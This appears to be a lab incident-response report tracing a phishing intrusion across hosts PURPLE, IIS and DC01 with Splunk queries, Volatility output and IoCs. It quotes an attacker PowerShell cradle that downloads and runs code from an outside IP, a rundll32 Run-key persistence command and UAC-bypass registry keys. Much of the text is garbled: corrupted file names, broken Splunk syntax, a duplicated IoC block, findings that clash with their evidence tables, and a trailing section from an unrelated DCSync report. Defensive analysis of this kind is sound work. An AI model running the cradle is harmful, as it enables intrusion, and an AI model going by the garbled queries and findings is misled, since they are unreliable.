2023-08-25T11:09:26.2856837+00:00	DC01.corp.local	Target: CORP.LOCAL\John.Snow@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T11:07:32.5869797+00:00	DC01.corp.local	Target: CORP.LOCAL\DC01\$@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T10:51:45.6472673+00:00	DC01.corp.local	Target: CORP.LOCAL\Target@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T10:52:29.3620893+00:00	DC01.corp.local	Target: CORP.LOCAL\KDCERRO@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	TicketEncryptionType: AES256-CTS-HMAC-SHA1-96 Status: KDC_ERR_NONE - No error - No errors were found.
2023-08-25T10:52:29.2455173+00:00	DC01.corp.local	Target: CORP.LOCAL\iis_svc@CORP.LOCAL	PURPLE\$	S-1-5-21-175578748-2923387423-3582333619-4253	TicketEncryptionType: AES256-CTS-HMAC-SHA1-96 Status: KDC_ERR_NONE - No error - No errors were found.
2023-08-25T10:51:45.6472673+00:00	DC01.corp.local	Target: CORP.LOCAL\iis_svc@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	TicketEncryptionType: AES256-CTS-HMAC-SHA1-96 Status: KDC_ERR_NONE - No error - No errors were found.
2023-08-25T10:51:45.4058350+00:00	DC01.corp.local	Target: CORP.LOCAL\iis_svc@CORP.LOCAL	PURPLE\$	S-1-5-21-175578748-2923387423-3582333619-4253	TicketEncryptionType: AES256-CTS-HMAC-SHA1-96 Status: KDC_ERR_NONE - No error - No errors were found.

This points to attacker performing credential extraction attempt from service ticket hashes.

9) Remote Pipe (PURPLE → IIS correlation)

Volatility analysis on memory shows:

- \\Device\\Mup\\<ip>\\pipe\\dce_86

```
C:\Users\Administrator\Desktop\volatility3-develop>python vol.py -r csv -f "C:\Users\Administrator\Desktop\memdumps\H.CJ
K8R201DGB22\PURPLE-C.0bebbf7fb913ddd\uploads\auto\PhysicalMemory.raw" windowshandles > pid6892_handles.csv
Volatility 3 Framework 2.5.0
Progress: 100.00          PDB scanning finished
C:\Users\Administrator\Desktop\volatility3-develop>
C:\Users\Administrator\Desktop\volatility3-develop>
```

File Tools Tabs View Help

pid6892_handles.csv

Drag a column header here to group by that column

Granted Access	Name
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.2260.11542836830134293176
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.2260.17740802013655611776
0x12019f	\\Device\\NamedPipe\\LOCAL\\mojo.5440.1460.9074249770818362312
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.2260.5389199152229922258
0x12019f	\\Device\\NamedPipe\\crashpad_4712_0TZEMZSLWTIPKML
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.5707165660940278756
0x12019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.8727799026746833577
0x12019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.786528600150526725
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.8727799026746833577
0x1a019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.786528600150526725
0x12019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.8727799026746833577
0x12019f	\\Device\\NamedPipe\\LOCAL\\mojo.4712.4520.17673256406063613833
0x1a019f	\\Device\\NamedPipe\\PSHost.133374339376049492.3824.DefaultAppDomain.powershell
0x120089	\\Device\\NamedPipe\\
0x120196	\\Device\\NamedPipe\\
0x120189	\\Device\\NamedPipe\\
0x120189	\\Device\\NamedPipe\\
0x1a019f	\\Device\\NamedPipe\\PSHost.133374339443562914.6604.DefaultAppDomain.powershell
0x120089	\\Device\\NamedPipe\\
0x12019f	\\Device\\Mup\\10.100.0.24\\pipe\\dce_86
0x12019f	\\Device\\Mup\\dc01.corp.local\\pipe\\dce_86

powerShell.exe	0xb40e59885100	0x500	File	0x12019f	\\Device\\NamedPipe\\
powerShell.exe	0xb40e59885100	0x704	File	0x1a019f	\\Device\\NamedPipe\\PSHost.133374339443562914.6604.DefaultAppDomain.powershell
powerShell.exe	0xb40e5a0460c0	0x8e0	File	0x120089	\\Device\\NamedPipe\\
svchost.exe	0xb40e5a04a260	0x508	File	0x12019f	\\Device\\Mup\\10.100.0.24\\pipe\\dce_86
svchost.exe	0xb40e598a0bb0	0x428	File	0x12019f	\\Device\\Mup\\dc01.corp.local\\pipe\\dce_86

10) Process linked to the pipe on IIS host)

Evidence / Method:

- Sysmon Pipe Created/Connected evidence on IIS links pipe dce_86 to PID 4680 (rundll32.exe context).

splunk>enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

Messages ▾ Settings ▾ Activity ▾ Help ▾

Save As ▾ Create Table View Close

All time ▾

New Search

```
1 source="Evt*Cmd_Output.Json" Computer="IIS.corp.local" (EventId=17 OR EventId=18) ("dce_86" OR "\dce_86")
2 | table TimeCreated, EventId, PayloadData1, PayloadData2, PayloadData3
3 | sort TimeCreated
```

1 event (before 1MB/26.3:43:33.000 PM) No Event Sampling ▾

Job ▾ II III ▾ Smart Mode

Events Patterns Statistics ▾ Visualization


20 Per Page ▾ Format Preview ▾

TimeCreated	EventId	PayloadData1	PayloadData2	PayloadData3
2023-08-25T11:01:28.972196+00:00	17	ProcessId: 4680, ProcessGUID: 4ebe3e8f-8a88-8448-b202-080000004590	PipeName: \dce_86	

11) Parent process command line for the IIS process

Evidence / Method:

- On IIS, PID 4680 is linked to a parent execution originating from an ADMIN\$ share on 10.100.0.24



```

1 source=*Evt*Cmd_Output.json Computer="IIS.corp.local" EventId=1
2 | spath input=Payload path=EventData.Data() output=Data
3 | mvexpand Data
4 | eval k=spath(Data,"Name"), v=spath(Data,"Text")
5 | stats values(eval(k~"UtcTime",v~null)) as UtcTime
6 | eval v=eval(k~"Value",v~null) as Value
7 | eval k=eval(k~"Image",v~null) as Image
8 | values(eval(k~"CommandLine",v~null)) as CommandLine
9 | values(eval(k~"ParentImage",v~null)) as ParentImage
10 | values(eval(k~"ParentCommandLine",v~null)) as ParentCommandLine
11 | by _source
12 | search PID=4680
13 | table UtcTime, PID, Image, CommandLine, ParentImage, ParentCommandLine
14 | sort UtcTime

```

14,331 events (before 10/08/2023 3:49:08 DOD (M)) No Event Sampling ▾

Events Patterns Statistics (ⓘ) Visualization

20 Per Page ▾ Format Preview ▾

UtcTime ▾ PID ▾ Image ▾ CommandLine ▾ ParentImage ▾ ParentCommandLine ▾


2023-08-18 18:26:10.069 4680 C:\Windows\System32\ROUTE.EXE C:\Windows\System32\route.exe DELETE 169.254.169.123 C:\Windows\System32\run.exe run \\10.100.0.24\ADMIN\$\\408e74c.exe run

2023-08-25 11:19:29.982 4680 C:\Windows\System32\rundll32.exe C:\Windows\System32\runl132.exe \\10.100.0.24\ADMIN\$\\408e74c.exe

12) Port scanning process on IIS

Evidence / Method:

- suspicious rundll32.exe have several child svchost.exe process. If any port scanning activity, it will be through these process.



```

1 source=*Evt*Cmd_Output.json Computer="IIS.corp.local" EventId=3 AND ("3104" OR "4788" OR "492" OR "5740" OR "2928" OR "2964")
2 | spath input=Payload path=EventData.Data() output=Data
3 | mvexpand Data
4 | eval k=spath(Data,"Name"), v=spath(Data,"Text")
5 | eval PID=if(k=="ProcessId", v, null)
6 | eval Image=if(k=="Image", v, null)
7 | eval DestIP=if(k=="DestinationIp", v, null)
8 | eval DestPort=if(k=="DestinationPort", v, null)
9 | stats count as ConnCount values(Image) as Image dc(DestPort) as UniquePorts dc(DestIP) as UniqueIPs by PID
10 | sort -UniquePorts -UniqueIPs -ConnCount
11 | head 20

```


171 events (before 1/20/26 8:00:02.000 AM) No Event Sampling ▾

Events Patterns Statistics (ⓘ) Visualization

20 Per Page ▾ Format Preview ▾

PID ▾ ConnCount ▾ Image ▾

2964



```

1 source=*Evt*Cmd_Output.json Computer="IIS.corp.local" EventId=3
2 | spath input=Payload path=EventData.Data() output=Data
3 | mvexpand Data
4 | eval k=spath(Data,"Name"), v=spath(Data,"Text")
5 | stats values(eval(k~"UtcTime",v~null)) as UtcTime
6 | eval v=eval(k~"Value",v~null) as Value
7 | eval k=eval(k~"Image",v~null) as Image
8 | values(eval(k~"DestIP",v~null)) as DestIP
9 | values(eval(k~"DestPort",v~null)) as DestPort
10 | by _source
11 | search PID=2964
12 | table UtcTime, PID, Image, DestIP, DestPort
13 | sort UtcTime
14 | head 20

```

171 events (before 1/20/26 8:00:02.000 AM) No Event Sampling ▾

Events Patterns Statistics (ⓘ) Visualization

20 Per Page ▾ Format Preview ▾


UtcTime ▾ PID ▾ Image ▾ DestIP ▾ DestPort ▾

2023-08-25 11:09:16.000000 2964 C:\Windows\System32\rundll32.exe C:\Windows\System32\run.exe C:\Windows\System32\runl132.exe \\10.100.0.24\ADMIN\$\\408e74c.exe


13) Persistence method on IIS host

Evidence / Method:

- Persistence observed via Registry Run key creation on IIS (HKLM\...\Run\System) executing rundll32 with kernel32.dll,StartW.



EventType: SetValue TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System Details: C:\Windows\system32\rundll32.exe C:\Windows\system32\kernel32.dll,StartW



New Search Save As ▾ Create Table View Close

1 source*Ev*+nd_Output.json* ("7845" OR "4698" OR "schtasks" OR "sc.exe" OR "\Run" OR "\RunOnce" OR "CurrentControlSet\\Services")
2 | table TimeCreated, Payload

55 events [8/26/23 10:00:00.000 AM to 8/26/23 11:00:00.000 AM] No Event Sampling

Events Patterns **Statistics [55]** Visualization

20 Per Page Formatted Preview

TimeCreated Payload

TimeCreated	Payload
2023-08-25T11:11:23.4285858+00:00	{"EventData": [{"@Name": "ServiceName", "#text": "ServicesUpdater"}, {"@Name": "ImagePath", "#text": "C:\ProgramData\services.exe"}, {"@Name": "ServiceType", "#text": "user mode service"}, {"@Name": "StartType", "#text": "auto start"}, {"@Name": "AccountName", "#text": "LocalSystem"}]}
2023-08-25T11:18:24.2279519+00:00	{"EventData": [{"@Name": "ServiceName", "#text": "6470517"}, {"@Name": "ImagePath", "#text": "\\\dc01.corp.local\ADMIN\\$\\6470517.exe"}, {"@Name": "ServiceType", "#text": "user mode service"}, {"@Name": "StartType", "#text": "demand start"}, {"@Name": "AccountName", "#text": "LocalSystem"}]}
2023-08-25T11:47:38.6154349+00:00	{"EventData": [{"@Name": "RuleName", "#text": "Technique_Id=T1547_001", "technique_name": "Registry Run Keys / Start Folder"}, {"@Name": "EventType", "#text": "SetValue"}, {"@Name": "UtcTime", "#text": "2023-08-25 11:07:30.594"}, {"@Name": "ProcessGuid", "#text": "4eb2e0f-8872-64e8-8a22-000000004901"}, {"@Name": "ProcessId", "#text": "1427"}, {"@Name": "Image", "#text": "C:\Windows\system32\svchost.exe"}, {"@Name": "TargetObject", "#text": "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System"}, {"@Name": "Details", "#text": "C:\Windows\system32\rundll32.exe C:\Windows\system32\kernel32.dll,StartW"}, {"@Name": "User", "#text": "SYSTEM"}]}
2023-08-25T11:48:27.7680495+00:00	{"EventData": [{"@Name": "ServiceName", "#text": "488e74c"}, {"@Name": "ImagePath", "#text": "\\\\"10.100.0.24\ADMIN\\$\\488e74c.exe"}, {"@Name": "ServiceType", "#text": "user mode service"}, {"@Name": "StartType", "#text": "demand start"}, {"@Name": "AccountName", "#text": "LocalSystem"}]}
2023-08-25T16:46:27.2459298+00:00	{"EventData": [{"@Name": "ServiceName", "#text": "53bf4a7"}, {"@Name": "ImagePath", "#text": "\\\\"127.0.0.1\ADMIN\\$\\53bf4a7.exe"}, {"@Name": "ServiceType", "#text": "user mode service"}, {"@Name": "StartType", "#text": "demand start"}, {"@Name": "AccountName", "#text": "LocalSystem"}]}


14) DC01 Compromise

Evidence / Method:

- Security event logs on DC01 were reviewed for Kerberos service ticket activity to identify suspicious usage patterns consistent with Pass-the-Ticket. The investigation focused on Event ID 4769 (Kerberos Service Ticket Request) events in Splunk, filtering for activity where the ticket encryption type and target service were consistent with abnormal authentication.

Finding:

- Target: CORP.LOCAL\John.Snow@CORP.LOCAL



15) Persistence mechanism on DC01 (Executable File Path)

Evidence & Methodology:

A persistence-focused query was executed against DC01 logs to identify suspicious registry/service modifications, especially under:

- CurrentVersion\Run
- RunOnce
- TaskCache
- Services*\ImagePath

Evidence confirms registry modification involving a suspicious service path under:

- Registry Key:
- HKLM\System\CurrentControlSet\Services\ServicesUpdater\ImagePath
- Executable configured for persistence:
- C:\ProgramData\Services.exe

The binary C:\ProgramData\Services.exe is strongly suspicious due to:

- Use of C:\ProgramData\ (common attacker drop location)
- Deceptive naming (Services.exe mimicking legitimate Windows service concepts)
- Direct attachment to a service ImagePath persistence point

Search Analytics Datasets Reports Alerts Dashboards

New Search

```

1 source="*Evt\*!Output.json" Computer="DC01.corp.local" EventId=10
2 | _readAndDecode path=EventData.Data[] output=$Data
3 | _parseData
4 | eval $Data["Name"], $Data["Text"]
5 | stats values(eval(if($Name=="UtcTime", $Data["Text"], $Data["Text"]))) as UtcTime
6 | values(eval(if($Image=="Image", $Data["Text"], $Data["Text"]))) as Image
7 | values(eval(if($TargetObject=="TargetObject", $Data["Text"], $Data["Text"]))) as TargetObject
8 | values(eval(if($Details=="Details", $Data["Text"], $Data["Text"]))) as Details
9 | values(eval(if($RuleName=="RuleName", $Data["Text"], $Data["Text"]))) as RuleName
10 | _raw
11 | search TargetObject=*"\CurrentVersion\Run\*"
12 | OR TargetObject=*"\CurrentVersion\RunOnce\*"
13 | OR TargetObject=*"\Winlogon\Shell\*"
14 | OR TargetObject=*"\Winlogon\ShellInit\*"
15 | OR TargetObject=*"\Windows\CurrentVersion\Policies\Explorer\Run\*"
16 | OR TargetObject=*"\Microsoft\Windows NT\CurrentVersion\{Schedule\}\TaskCache\Tree\*"
17 | OR TargetObject=*"\System\CurrentControlSet\Services\*\ImagePath\*"
18 | OR TargetObject=*"\System\CurrentControlSet\Services\*\Service01\*"
19 | table UtcTime Image TargetObject Details RuleName
20 | sort UtcTime

```

✓ 25,965 events (before 9/20/26 10:19:32.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (26) Visualization

20 Per Page ▾ Format Preview ▾

UtcTime ▾ / Image ▾ / TargetObject ▾

UtcTime	Image	TargetObject	Details
2023-08-25 11:11:23.428	C:\Windows\system32\services.exe	HKLH\System\CurrentControlSet\Services\services\update\ImagePath	C:\ProgramData\services.exe

16) Credential extraction method on DC01 (LSASS memory access)

Evidence / Method:

Credential access detection was performed by analyzing Sysmon Event ID 10 (Process Access) on DC01, specifically searching for access attempts against lsass.exe, which is the Windows process responsible for managing authentication secrets.

Event logs confirm suspicious access to:

- TargetImage: C:\Windows\system32\lsass.exe
- GrantedAccess: 0x1FFF (high privilege / full access level)

The activity shows that an external process accessed LSASS with maximum privileges, consistent with credential dumping tools (MITRE ATT&CK: T1003.001 – LSASS Memory).

Save As ▾ Cr

New Search

```

1 source="*Evt\*!Output.json" Computer="DC01.corp.local" EventId=10
2 | _readAndDecode path=EventData.Data[] output=$Data
3 | _parseData
4 | eval $Data["Name"], $Data["Text"]
5 | stats values(eval(if($Name=="UtcTime", $Data["Text"], $Data["Text"]))) as UtcTime
6 | values(eval(if($SourceImage=="Image", $Data["Text"], $Data["Text"]))) as SourceImage
7 | values(eval(if($SourceProcessID=="SourceProcessID", $Data["Text"], $Data["Text"]))) as SourceProcessID
8 | values(eval(if($TargetImage=="TargetImage", $Data["Text"], $Data["Text"]))) as TargetImage
9 | values(eval(if($GrantedAccess=="GrantedAccess", $Data["Text"], $Data["Text"]))) as GrantedAccess
10 | values(eval(if($CallTrace=="CallTrace", $Data["Text"], $Data["Text"]))) as CallTrace
11 | _raw
12 | where Image=="lsass.exe"
13 | table UtcTime SourceProcessID SourceImage TargetImage GrantedAccess CallTrace
14 | sort UtcTime

```

✓ 1444 events (before 1/20/26 2:46:08.000 PM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (20) Visualization

20 Per Page ▾ Format Preview ▾

UtcTime ▾ / SourceProcessID ▾ / SourceImage ▾ / TargetImage ▾ / GrantedAccess ▾ / CallTrace ▾

UtcTime	SourceProcessID	SourceImage	TargetImage	GrantedAccess	CallTrace
2023-08-25 11:11:53.839	4412	C:\Windows\system32\svchost.exe	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\SYSTEM32\ntdll.dll+a634(C:\Windows\System32\KERNELBASE.dll)+1658e[UNKNOWN:000002488892C798]
2023-08-26 10:07:53.944	2328	C:\Windows\Symmon64.exe	C:\Windows\system32\lsass.exe	0x1FFFFF	C:\Windows\SYSTEM32\ntdll.dll+a634(C:\Windows\SYSTEM32\ntdll.dll)+7d07(C:\Windows\SYSTEM32\KERNEL32.dll)+1+18b4(C:\Windows\SYSTEM32\KERNEL32.dll)+24129(C:\Windows\Symmon64.exe)

Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs)

File/Artifacts

- C:\Users\Marty.McFly\Downloads\invoice.doc
- C:\Users\Marty.McFly\Downloads\invoice11129.zip
- C:\Users\Marty.McFly\AppData\Local\explorer.exe (persistence payload)
- Scheduled Task: ExplorerUpdater

Command Lines

- powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://18.207.78.25:80/officeupdate'))

Network

- C2 IP: 18.207.78.25
- MD5 = 7db1b7f90edc5a9c413fa94dfa9f2a99

Registry

- HKU\<SID>\Classes\ms-settings\Shell\Open\command\{Default}
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\DelegateExecute

Pipe

- \Device\Mup\10.100.0.24\pipe\dce_86

Network

- C2 IP: 18.207.78.25
- MD5 = 7db1b7f90edc5a9c413fa94dfa9f2a99

Registry

- HKU\<SID>\Classes\ms-settings\Shell\Open\command\{Default}
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\DelegateExecute

Pipe

- \Device\Mup\10.100.0.24\pipe\dce_86

Root Cause Analysis

The incident was caused by a user opening a malicious Office document ([invoice.doc](#)) delivered via suspicious email attachment. Once executed, the document triggered execution of PowerShell that downloaded remote payload from attacker C2 infrastructure.

Contributing Factors

- Lack of attachment sandboxing or enhanced email filtering
- PowerShell execution permitted with remote download cradle
- No enforcement of script block logging / constrained language mode evidence (unknown, but behavior succeeded)
- Scheduled task creation was successful without immediate blocking.

Attack Chain Summary

1. User opens invoice document
2. WINWORD spawns PowerShell
3. PowerShell downloads remote payload from attacker server
4. Malware injects into another process
5. Registry UAC bypass performed
6. Persistence added via Scheduled Task
7. Enumeration + Kerberoasting against service accounts
8. Cross-host pipe activity + scanning on IIS.

Technical Timeline

Reconnaissance

- 2023-08-25 11:05 – 11:07 UTC (IIS host)
- Evidence of internal reconnaissance/port scanning activity originating from the IIS host.
- Network telemetry shows one process (svchost.exe, PID 2964) making multiple connections to different internal IPs and ports (3389, 5985, 22, 88), consistent with attacker discovery/scanning and remote service probing.

Initial Compromise

- 2023-08-25 10:38:10 UTC – Malicious archive invoice11129.zip appears in user downloads.
 - Evidence: file creation events show:
C:\Users\Marty.McFly\Downloads\invoice11129.zip
- 2023-08-25 10:38:20 UTC – User opens invoice.doc.
 - Evidence: file activity and Sysmon process chain showing document opened.
- 2023-08-25 10:38:37 UTC – WINWORD.EXE launches malicious activity (Office document execution).
 - Evidence: Sysmon Event ID 1 process creation with parent WINWORD.EXE and command line referencing the invoice document.

C2 Communications

- 2023-08-25 ~10:38 UTC (PURPLE host)

The malicious PowerShell activity established outbound communication to attacker infrastructure:

- C2 IP: 18.207.78.25
- HTTP resource: <http://18.207.78.25:80/officeupdate>

This confirms command-and-control (C2) beaconing / payload retrieval after the initial compromise.

Enumeration

- 2023-08-25 10:39 UTC (PURPLE host)

PowerShell executed enumeration commands, including:

- C:\Windows\system32\cmd.exe /C whoami /all

This indicates attacker host and privilege discovery after initial execution.

- 2023-08-25 10:42 (PURPLE host)

- LDAP query activity was observed heavily under SilkService Collector, with the majority of LDAP events associated to a single dominating process ID (evidence confirms attacker directory discovery).

Lateral Movement

- 2023-08-25 11:09 UTC (DC01 evidence)

- Kerberos activity shows suspicious ticket usage consistent with Pass-the-Ticket / Kerberos abuse and service targeting.
- Events include krbtgt/service account interaction and suspicious service ticket activity (Event ID 4769/4768 evidence patterns).

- 2023-08-25 11:11 UTC (DC01 host)
 - DC01 persistence artifacts were created/modified:
 - Registry modification indicates persistence setup through service configuration:
 - HKLM\System\CurrentControlSet\Services\ServicesUpdater\ImagePath
 - Value points to: C:\ProgramData\Services.exe

This implies attacker successfully moved to DC01 and maintained access.

Data Access & Exfiltration

Credential Access on DC01 (Memory Access)

- 2023-08-25 11:11:53 UTC (DC01)
 - A process accessed LSASS (credential dumping behavior):
 - Evidence indicates Sysmon64 accessing lsass.exe with high permissions (GrantedAccess 0xFFFF)
 - This supports credential extraction from DC01 memory.

Malware Deployment / Activity (Process Injection + Persistence)

- Process Injection
 - 2023-08-25 10:41:22 UTC – Process injection detected:
 - SourceProcessID 4900 injects into TargetProcessID 5276
- UAC Bypass / Registry Tampering
 - 2023-08-25 10:44:45 UTC – Registry values modified to bypass UAC:
 - HKU\<SID>\Classes\ms-settings\Shell\Open\command\(Default)
 - ...DelegateExecute

Persistence

- 2023-08-25 10:50:25 UTC – Scheduled Task persistence established on PURPLE:
 - Scheduled task name: ExplorerUpdater
- 2023-08-25 11:07:25 UTC – Scheduled Task persistence established on IIS:
 - Persistence command line: C:\Windows\system32\rundll32.exe C:\Windows\system32\kerne132.dll,StartW

Nature of the Attack

This incident represents a multi-stage intrusion combining phishing delivery + execution + persistence + credential access.

Observed Tactics/Techniques

- Initial Access
 - Malicious attachment (Office document)
- Execution
 - PowerShell download cradle (T1059.001)
- Command and Control
 - HTTP download from attacker IP
- Defense Evasion
 - Process injection (T1055)
- Privilege Escalation
 - UAC bypass using ms-settings / DelegateExecute (T1548.002)
- Persistence
 - Scheduled Task creation (T1053.005)
- Discovery / Enumeration
 - LDAP-heavy activity
- Credential Access
 - Kerberoasting (T1558.003)

7 Technical Analysis

Potential DCSync Activity Detected on Quantum Security Labs' Second Network

Affected Systems & Data

System(s) observed in logs:

- WIN-HHSGPJM30S2 (AD infrastructure host; observed generating relevant Security logs)

Data at risk if DCSync had occurred:

- Active Directory replication objects (potential credential material)

Confirmed impact:

- None. No DCSync replication-rights evidence was found.

Evidence Sources & Analysis

